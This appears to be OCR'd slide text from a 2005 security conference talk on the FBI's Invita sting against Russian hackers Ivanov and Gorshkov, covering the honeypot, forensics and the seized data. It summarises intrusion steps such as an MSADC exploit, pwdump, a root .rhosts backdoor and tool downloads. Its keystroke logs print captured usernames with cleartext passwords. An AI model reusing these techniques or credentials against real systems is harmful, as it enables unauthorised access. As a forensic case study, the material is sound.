The Ultimate Honeypot


Philip Attfield
NWSI

July 7, 2005


DIMVA 2005

The Original, Ultimate Honeypot

The Original Winnie



The Fall City Honeypot



Ultimate Honeypot ?

Or is it really ? …

ebay®

NARA BANK

My Own Email 4.0
email with personality


PayPal®

CENTRAL NATIONAL BANK
Waco's Leading Independent Bank

“Flyhook”

- October 1999: Speakeasy ISP
- Seattle F.B.I. complaint
- Multiple computer intrusion
- Merchant, personal data stolen
- Credit cards …
- 0wn3d
- Identified “subbsta”
- No further investigation for now …

Timeline



Amazon,
CD Universe:
“99/00”

CTS, Speakeasy:
< 12/99 >

NARA, CNB, Ebay,
PayPal, Email, CTS:
ongoing

Sytex
Honeypot

Arrest:
11/00

EW hire:
4/01

Trial:
09/01

Gorshkov
Sentence:
10/02 $700k

Ivanov
Sentence:
07/03 $25M

VG Release:
11/03

Speakeasy

- November:
  - Receive solicitation for “security consulting” services
  - Sent photos & resume
  - Refused
- December:
  - Threats escalate to retaliation & extortion
  - Dec 24th; (file) systems trashed
- Identified Alexey Ivanov, Chelyabinsk, Russia

Ivanov

Malicious code

Online Information Bureau

- O.I.B.
  - New Haven CT. F.B.I. receive complaint
  - Computer (network) intrusion
  - Loss of personal (credit card), business information
  - Consulting, extortion threat
  - “subbsta”

O.I.B. Forensics

- F.B.I. obtain digital forensic data from O.I.B.
- Forensic analysis reveals “hack” came from CTS, San Diego, Ca.
- F.B.I. contact CTS

CTS

- F.B.I. discover:
  - CTS had been hacked
    - Offered consulting services …
  - “subbsta”
  - CTS provided shell account on U*X systems
  - Had not reported to F.B.I.
- CTS became very cooperative

Larger Investigation

- “subbsta”, “security consulting” commonality
- Credit cards
- Retaliation
- Extortion
- Larger investigation…

- F.B.I. HQ coordinates investigation
  - Seattle WA,
  - New Haven CT
  - Newark NJ,
  - Los Angeles CA

Positive Identification of Ivanov

- Alexey Ivanov’s resume posted on Internet
- Identify Russian business Tech.Net.Ru through email address

© Philip Attfield 2005

Undercover Proposal

- Seattle & New Haven propose operation to lure Ivanov to the United States for prosecution (and for undercover meeting prior to arrest)
- FBIHQ and DOJ approved the proposal
- Established UC entity "Invita"
  - computer security start-up company in Seattle
  - Invita must interview prior to hiring …

UnderCover Operation At Seattle

- Invita – Undercover Offsite in Seattle, Washington (Cooperation b/w SE and NH)
- “Michael Patterson” (UC FBI Special Agents)


Invita Invites Alexey Ivanov to Apply

- Michael Patterson initiates contact with Ivanov in June 2000
- Ivanov replied by e-mail that he and his business partner Vasiliy Gorshkov were interested and provided telephone numbers
- “Patterson” made telephone call to one of the numbers, expecting Ivanov (actually Gorshkov) (7/14/00)
  - Gorshkov suggested test hack to prove skill … a honeypot is needed …

Sytex HONEYPOT

- Sytex contracted by F.B.I. to construct honeypot
- Various systems: NT4, Solaris, Win98, Irix
- LAN traffic monitored & captured
- 13 minutes to total compromise …

Sytex Honeypot



1) All Systems/Services Bannered to allow full content monitoring.
2) "Openings" in firewalls and "Vulnerable Services" specifically prepared to collect information on specific types of attacks and/or methodologies.
3) Designed as a "Throw-away" network. Networks of two or more systems can be created within hours and on-line immediately.
4) All systems securely sanitized and prepared foeach operation.
5) New IP Address Space & Domain Name Service mappings easily obtained.
6) Domain Names, email addresses, web pages can be securely and quickly procured and implemented while maintaining operational security.
7) Redundant monitoring utilized to ensure capture of tools, methods and techniques.
8) Intrusion Detection Systems can be added (NIDS, etc) to test detection capabilities and develop detection signatures.
9) Monitors can be strategically placed/configured to capture specific types of attacks and methods.
10) Monitors are connected via a specialized one-way receive only cable which makes remote detection and exploitation of "sniffer boxes" impossible.
11) Self-contained network with no ties to SYTEX and/or the government.
12) Designed from scratch to support law enforcement and collection operations.

Curtis W. Rose 8 November 2000

SYTEX CONFIDENTIAL / Law Enforcement Sensitive

Honeypot capture & analysis

- Connection from “tech.net.ru”
- SMB probe
- MSADC “rainforest puppy” exploit
- ftp to king.cts.com & tech.net.ru
- Installed
  - Rootkit : Ataman telnet daemon
  - Obtained hashed password (pwdump)
  - Logged in via telnet
  - FTP download: “smmsniff”; installed & executed


Honeypot capture & analysis

- Successful ftp to Solaris
- Install root .rhosts (++)
- rsh as root, csh -i …

- Similar connections for Irix

Honeypot capture & analysis

- Confirmed “tech.net.ru” & “CTS”
- Also identified “memphis.k12.mi.us” St. Clair School District as providing “tech.net.ru” DNS se



ATTACHMENT 2

```
195.128.157.67
Official name: tech.net.ru
Addresses: 195.128.157.67

Whois for tech.net.ru
.ru is the geographical domain of Russian Federation (dialling code 7)
(Whois queries for .ru domains can be performed at
http://www.ripn.net/nic/whois/)
whois -h whois.ripn.net tech.net.ru

domain:  TECH.NET.RU
type:    CORPORATE
descr:   Domain for Tech network
admin-o: KATLER-ORG-RIPN
nserver: memphis.k12.mi.us.
nserver: ns.tech.net.ru. 195.128.157.67
created: 000427
state:   Delegated
changed: 000427
mnt-by:  KARPYCH-MNT-RIPN
source:  RIPN
```

Honeypot analysis

- Most importantly
  - “subbsta”
  - Links to “tech.net.ru” & CTS
  - Obtained tools & scripts
  - Intrusion forensics similar to O.I.B.
- Suspects confirmed & identified

Partner Identified – Vasily Gorshkov

- Email contact with Vasily Gorshkov. Ivanov tells UC Michael Patterson that Gorshkov is his "partner"

kvakin.jpg

"kvakin" was Vasily Gorshkov's user name on the tech.net.ru computers

Invita Invites Ivanov and Gorshkov to Seattle

- Information for VISAs sent to UC Michael Patterson by Ivanov
- Invitation letter sent from Invita to Ivanov and Gorshkov
- Gorshkov will pay his own way (no cost to FBI)

Warrants Executed on 11/10/2000

- Arrest warrant for Alexy Ivanov *(District of Connecticut)*
- Material witness warrant for Vasily Gorshkov *(Western District of Washington) – no previous charges*

November 10, 2000

- Ivanov and Gorshkov arrive at SeaTac Airport
- UCAs take Ivanov and Gorshkov to Invita offsite to demonstrate their skills
  - UC Operation complete with keystroke monitors
  - UC offsite equipped with microphones and video camera

November 10, 2000

- Ivanov and Gorshkov connect to tech.net.ru computers to demonstrate their hacking skills
- Network was provided by FBI and equipped with monitoring software
- All keystrokes of the two Russians were logged

November 10, 2000

- Gorshkov says he is “boss” at Tech.Net
- Gorshkov discussed his hacking exploits from Russia
- Gorshkov talked about hacking banks and credit card information
- Gorshkov stated FBI couldn’t touch them in Russia
- … King 5 video …

November 10, 2000
Arrest, Interviews and Detention

- Ivanov arrested on pending warrant, transferred to New Haven, CT
- Gorshkov initially arrested on CT’s material witness warrant, but then Grand Jury in Seattle district indicted him for conspiracy
- Superseding Indictment charged both men with conspiracy, obtaining information and causing damage to computers without authorization, computer extortion, and wire fraud

November 12-17 2000

- Keystroke monitor logs from Invita UC site examined – passwords located
  - Gorshkov used telnet to access his account on two Russian computers: **tech.net.ru** and **freebsd.tech.net.ru**
  - Gorshkov's user name (kvakin) and his password were recorded in the log
- Subsequently logged into kvakin's account on Russian computers using captured username & password
- FBI Seattle connects to tech.net.ru computer (obtained 2.3GB data)

Workstation	User	Date	Start	Elapsed	Exe	Caption	Key strokes	Formatted	Raw
INVCS2	Administrator	11/10/2000	3:22:44 PM	0:00:00	C:\WINNT\Explorer.exe	Program Manager	0		
INVCS2	Administrator	11/10/2000	3:22:44 PM	0:00:10	Program Manager	Command Prompt	0		
INVCS2	Administrator	11/10/2000	3:22:54 PM	0:01:14	Program Manager	C:\WINNT\System32\ftp.exe	0		
INVCS2	Administrator	11/10/2000	3:22:57 PM	0:00:16			18	ipconfig -all□	ipconfig -all□ <ESC><CTRL><UP><UP>
INVCS2	Administrator	11/10/2000	3:23:55 PM	0:00:00	C:\WINNT\Explorer.exe	ftp	0		
INVCS2	Administrator	11/10/2000	3:23:55 PM	0:00:00	C:\WINNT\Explorer.exe	Run	0		
INVCS2	Administrator	11/10/2000	3:23:55 PM	0:00:03	C:\WINNT\Explorer.exe	ftp	7	□ telnet	□ telnet
INVCS2	Administrator	11/10/2000	3:23:58 PM	0:00:10	Program Manager	C:\WINNT\System32\ftp.exe	0		
INVCS2	Administrator	11/10/2000	3:24:08 PM	0:00:13	GORSHKOV		24	kvakin□ cfvlevfq□ ls□	kvakin□ cfvlevfq□ ls□ <F1><ESC><CTRL><UP><UP>
INVCS2	Administrator	11/10/2000	3:24:08 PM	0:02:44	Program Manager	C:\WINNT\System32\telnet.exe	0		
INVCS2	Administrator	11/10/2000	3:26:31 PM	0:00:10	Program Manager	C:\WINNT\System32\ftp.exe	18	exit□ quit□	<TAB><MENU>exoit<BACK><BACK><BACK>it□ quit□
IN	Administrator	11/10/2000	3:26:41 PM	0:00:10	Program Manager	C:\WINNT\System32\telnet.exe	1		<MENU>
INVCS2	Administrator	11/10/2000	3:26:51 PM	0:01:58	Program Manager	Command Prompt	0		

GORSHKOV

Note: freebsd.tech.net.ru

Workstation	User	Date	Start	Elapsed	Exe	Caption	Key strokes	Formatted	Raw
INVCS2	Administrator	11/10/2000	3:26:52 PM	0:00:21			110	kvakin□ cfvlevfq□ ls□ telnet freebsd.tech.net.ru□ kvakin□ cfvlevfq□ ls□ cd kvakin_nt□ lget lomscan.exe□ n□ bin□	kvakin□ cfvlevfq□ ls□ telnet freebsd.tech.net.ru□ kvakin□ cfvlevfq□ ls□ cd kvakin_<SHIFT>nt□ ls□ <UP><ESC><BACK><BACK><BACK>get lomscan.exe□ n□ bin□ <MENU>
INVCS2	Administrator	11/10/2000	3:28:48 PM	0:00:27	Program Manager	C:\WINNT\System32\telnet.exe	0		
INV'	Administrator	11/10/2000	3:28:49 PM	0:00:01			102	freebsd.tech.net.ru□ kvakin□ cfvlevfq□ cd kvakin_nt□ ls *.exe□ get lomscan.exe lomscan.exe□ quit□ ls□	freebsd.tech.net.ru□ kvakin□ cfvlevfq□ cd kvakin_<SHIFT>nt□ ls *<SHIFT>.exe□ get lomscan.exe lomscan.exe□ quit□ ls□ <MENU><TAB><UP><DOWN><TAB><MENU>
INVCS2	Administrator	11/10/2000	3:28:57 PM	0:00:00	C:\WINNT\Explorer.exe	Run	0		
INVCS2	Administrator	11/10/2000	3:28:57 PM	0:00:00	C:\WINNT\Explorer.exe	telnet	0		
INVCS2	Administrator	11/10/2000	3:28:57 PM	0:00:00	C:\WINNT\Explorer.exe	Run	0		
INVCS2	Administrator	11/10/2000	3:28:57 PM	0:00:18	C:\WINNT\Explorer.exe	telnet	15	ftp tech.net.ru	ftp tech.net.ru
INVCS2	Administrator	11/10/2000	3:29:15 PM	0:00:18			6	'□	□
INVCS2	Administrator	11/10/2000	3:29:15 PM	0:00:57	Program Manager	C:\WINNT\System32\ftp.exe	0		

IVANOV

Work station	User	Date	Start	Elapsed	Exe	Caption	Key-strokes	Formatted	Raw
INVCS1	Administrator	11/10/2000	3:17:30 AM	0:02:06	Program Manager	C:\WINNT\System32\telnet.exe	193	king.cts.com□ ctsavi□ fynjyKj[□ mail□ q□ mail -s 'seattle" bero2lightrealm.com□ hello ray□ Im in seattle please call me 660-9367□ thanks□ P.s.□ I want talk with you a	<BACK><BACK><BACK><BACK><BACK>king.cra.<BACK><BACK><BACK>ts.com□ ctsavi□ <SHIFT>fynjyK<SHIFT>j[□ mail□ q□ mail <MENU><ESC> <ESC><ESC><ESC> -s <SHIFT>'<SHIFT>seattle"<SHIFT>bero<SHIFT>2lightrealm.com□ <SHIFT>hello <SHIFT>ray□ I<SHIFT>m<MENU> in seattle please call me 660-9367□ <SHIFT><SHIFT>thanks□ P<SHIFT>.<SHIFT>s.□ I<SHIFT> want talk<MENU> <ESC> with you a
INVCS1	Administrator	11/10/2000	3:19:36 AM	0:00:00	C:\WINNT\system32\Narrator.exe	&Help	0		
INVCS1	Administrator	11/10/2000	3:19:36 AM	0:00:00	C:\WINNT\system32\Narrator.exe	Narrator can read aloud menu commands, dialog box options and more. - Narrator	0		
INVCS1	Administrator	11/10/2000	3:19:36 AM	0:00:04	Program Manager	C:\WINNT\System32\telnet.exe	5		<TAB><TAB><TAB><MENU>
INVCS1	Administrator	11/10/2000	3:19:40 AM	0:00:02	C:\WINNT\system32\Narrator.exe	Narrator	3		<ESC><ESC><ESC>
INVCS1	Administrator	11/10/2000	3:19:42 AM	0:00:01	C:\WINNT\system32\Narrator.exe	&Voice...	1		<TAB>
INVCS1	Administrator	11/10/2000	3:19:43 AM	0:00:02	C:\WINNT\system32\Narrator.exe	E&xit	1		<TAB>
INVCS1	Administrator	11/10/2000	3:19:45 AM	0:00:01	C:\WINNT\system32\Narrator.exe	Narrator	0		
INVCS1	Administrator	11/10/2000	3:19:46 AM	0:00:09	Program Manager	C:\WINNT\System32\telnet.exe	22	with you	<TAB><MENU> qith <BACK><BACK><BACK><BACK><BACK>with you
INVCS1	Administrator	11/10/2000	3:19:55 AM	0:00:00	C:\WINNT\system32\Narrator.exe	&Help	0		
INVCS1	Administrator	11/10/2000	3:19:55 AM	0:00:02	C:\WINNT\system32\Narrator.exe	Narrator can read aloud menu commands, dialog box options and more. - Narrator	0		
INVCS1	Administrator	11/10/2000	3:19:57 AM	0:00:01	C:\WINNT\system32\Narrator.exe	&Voice...	1		<TAB>
INVCS1	Administrator	11/10/2000	3:19:58 AM	0:00:01	C:\WINNT\system32\Narrator.exe	E&xit	1		<TAB>
INVCS1	Administrator	11/10/2000	3:19:59 AM	0:00:05	C:\WINNT\system32\Narrator.exe	Narrator	7		<TAB><TAB><TAB><TAB><TAB><RIGHT><RIGHT>
INVCS1	Administrator	11/10/2000	3:20:04 AM	0:00:03	C:\WINNT\System32\telnet.exe	C:\WINNT\System32\telnet.exe	4	□u	□ <BACK>u

November 12-17 2000

- Seattle FBI obtained authorization to copy and download data, but could not review the data until a search warrant could be obtained
- FBI Seattle obtained help from a UW expert, who used TAR and FTP
- 3 sessions, 4 CD-ROMs of data (over 2.3 g)

Data Download

- Challenges
  - – Limited timeframe: urgency
  - – What to download & why ?
  - – Demonstration of control, knowledge
  - – Preservation of file attributes (ownership, timestamps, protection)
  - – Moving target: online, multi-user, networked system; “forensically unclean”

Data Download

- Challenges:
  - – Some file attributes lost
  - – Timestamps
  - – Incident correlation: virtual business
  - – Encrypted file system
  - – No “smoking gun”

Download Data Search: Summary

- Search warrant was obtained 10 days after the last download
  - Delay was occasioned by diplomatic need to notify Russian authorities
- Data from the Russian computers included:
  - 56,000 credit cards
  - numerous customer records from ISPs & banks
  - tools, scripts, and fruits of hacking
  - scripts to automate fraud on eBay & PayPal involving use of stolen credit card information

Examination of Files Downloaded

- What the FBI obtained:
  - programs, scripts, “tools & utilities”
  - email (read & unread)
  - victim/victim related data
  - system, web, user logs
  - system configuration
- Numerous Additional Victims Identified Include:
  - PayPal, eBay, Lightrealm, St. Clair Community School District, Verio, Musashi, Nara Bank (Los Angeles), Central National Bank of Waco (Waco, Texas) and others

Data Examination – Scan Logs

- Lomscan
- SuperScan!
- L0pht Crack
- John the Ripper
- Cracked password files
- Homegrown utilities: sniffers, trojans, exploits

